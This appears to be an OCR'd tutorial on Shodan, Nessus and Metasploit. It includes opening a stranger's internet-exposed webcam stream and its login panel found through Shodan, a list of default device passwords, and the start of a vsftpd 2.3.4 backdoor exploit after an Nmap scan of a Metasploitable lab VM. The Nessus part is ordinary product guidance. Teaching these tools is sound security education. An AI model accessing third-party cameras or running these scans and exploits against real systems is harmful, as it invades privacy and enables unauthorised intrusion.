
Let's do a simple search like "webcams" and see what Shodan will give us.



We got 181 results from different locations from the image above, with the United States having the highest number. You will also notice that the search results are not similar to that with Google or Yahoo, where you get the domains and page URLs. With Shodan, you will get an IP of that particular device.

On the left-hand side, you will see information like the top geographical location of these webcams, the top ports running on these IPs, a list of Services and Software running on the devices, etc. You can access any of these webcams by clicking on any IPs


We were lucky enough to get a camera doing a live stream in our case. See the image below



After clicking on this IP, we saw that it has services running on two ports - 7777 and 9000. When we tried accessing these services on the web, [the_ip]:7777 it gave us a login interface which I believe is access to the control panel of the camera while [the_ip]:9000 enabling us to view the live stream taken by the camera.

Up to this point, you can now see how much critical information you can get with Shodan. Shodan is a powerful utility used by security professionals to ensure no essential information is put to

the public internet. Another exciting search we can perform is *"Default password."*



From the image above, we can see some devices still use the default username and password like:

- Username= "cisco"
- Password: "cisco"
- Username: "admin"
- Password: "1234"

Nessus:-

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it.

- How to install Nessus :-
  Nessus comes in two parts, a server called nessusd and a client, which can by any of several options. The server is the part of Nessus that actually runs the tests, and the client is used to tell the server what tests to run on what computers.

The server exists only for Unix/Linux platforms, but there are clients available for Unix/Linux, Windows and Mac. Therefore, once the server is set up and running, an administrator can run regularly scheduled Nessus tests using a client written for almost any platform.


Go to www.nessus.org to download the most release release of Nessus. As of this date, the current release can be found at http://www.nessus.org/nessus_2_0.html along with extremely simple installation instructions. This will install the Nessus server app and a client on the unix based machine (note: this includes Mac OS X and above with developer tools installed). After installing the server you will have to do a couple quick configuration options, such as adding a user, described here: http://www.nessus.org/demo/first.html.

To download and install a Windows client, look at: http://nessuswx.nessus.org/

- How to use Nessus :-

Once you have installed and launched Nessus, you're ready to start scanning. First, you have to create a scan. To create your scan:

- In the top navigation bar, click Scans.
- In the upper-right corner of the My Scans page, click the New Scan button.



Next, click the scan template you want to use. Scan templates simplify the process by determining which settings are configurable and how they can be set. For a detailed explanation of all the options available, refer to Scan and Policy Settings in the Nessus User Guide.


A scan policy is a set of predefined configuration options related to performing a scan. After you create a policy, you can select it as a template in the User Defined tab when you create a scan. For more information, see Create a Policy in the Nessus User Guide.

The Nessus interface provides brief explanations of each template in the product. Some templates are only available when you purchase a fully licensed copy of Nessus Professional.

To see a full list of the types of templates available in Nessus, see Scan and Policy Templates. To quickly get started with Nessus, use the Basic Network Scan template.

Prepare your scan by configuring the settings available for your chosen template. The Basic Network Scan template has several default settings preconfigured, which allows you to quickly perform your first scan and view results without a lot of effort.

Follow these steps to run a basic scan:




The following are Basic settings:

Setting	Description
Name	Specifies the name of the scan or policy. This value is displayed on the Nessus interface.
Description	(Optional) Specifies a description of the scan or policy.

Folder	Specifies the folder where the scan appears after being saved.
Targets	Specifies one or more targets to be scanned. If you select a target group or upload a targets file, you are not required to specify additional targets.

Although you can leave the remaining settings at their pre-configured default, Tenable recommends reviewing the Discovery, Assessment, Report and Advanced settings to ensure they are appropriate for your environment.

For more information, see the Scan Settings documentation in the Nessus User Guide




After you have configured all your settings, you can either click the Save button to launch the scan later, or launch the scan immediately.

If you want to launch the scan immediately, click the  button, and then click Launch. Launching the scan will also save it.

The time it takes to complete a scan involves many factors, such as network speed and congestion, so the scan may take some time to run.


Viewing scan results can help you understand your organization's security posture and vulnerabilities. Color-coded indicators and customizable viewing options allow you to tailor how you view your scan's data.

You can view scan results in one of several views:



To view vulnerabilities:

1. In the top navigation bar, click Scans.
2. Click the scan for which you want to view results.
3. Do one of the following:
    - Click a specific host to view vulnerabilities found on that host.
    - Click the Vulnerabilities tab to view all vulnerabilities.
4. (Optional) To sort the vulnerabilities, click an attribute in the table header row to sort by that attribute.
5. Clicking on the vulnerability row will open the vulnerability details page, displaying plugin information and output for each instance on a host.



Metasploit :-


msfconsole is the most commonly used shell-like all-in-one interface that allows you to access all features of Metasploit. It has Linux-like command-line support as it offers command auto-completion, tabbing, and other bash shortcuts.

It's the main interface that'll allow you to work with Metasploit modules for scanning and launching an attack on the target machine.

- How to use Metasploit :-

To begin using the Metasploit interface, open the Kali Linux terminal and type msfconsole

By default, msfconsole opens up with a banner; to remove that and start the interface in quiet mode, use the msfconsole command with the -q flag.



To Start with Metaspoit I have setup a metasploitable 2 in virtual machine to use metasploit tool.


Her I Have use a Nmap tool to Scaning the metasploitable IP (192.168.0.105)

>Nmap –sS –sV 192.168.0.105

```
┌──(root㉿balwant)-[/home/balwant]
└─# nmap -sS -sV 192.168.0.105
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-05 21:13 IST
Nmap scan report for 192.168.0.105
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:BF:E5:C2 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
```

There are lot of port open that means the system is to not secure but we will try to exploit the port 21 service FTP Version vsftpd 2.3.4 (Exploit - exploit/unix/ftp/vsftpd_234_backdoor)

Commad :- msfconsole



Now we will search for vsftpd for Backdor command Execution
Command :- serach vsftpd

here we can se the name and description of the backdoor and rank also which is given by top hacker in the world

Command :- use 0

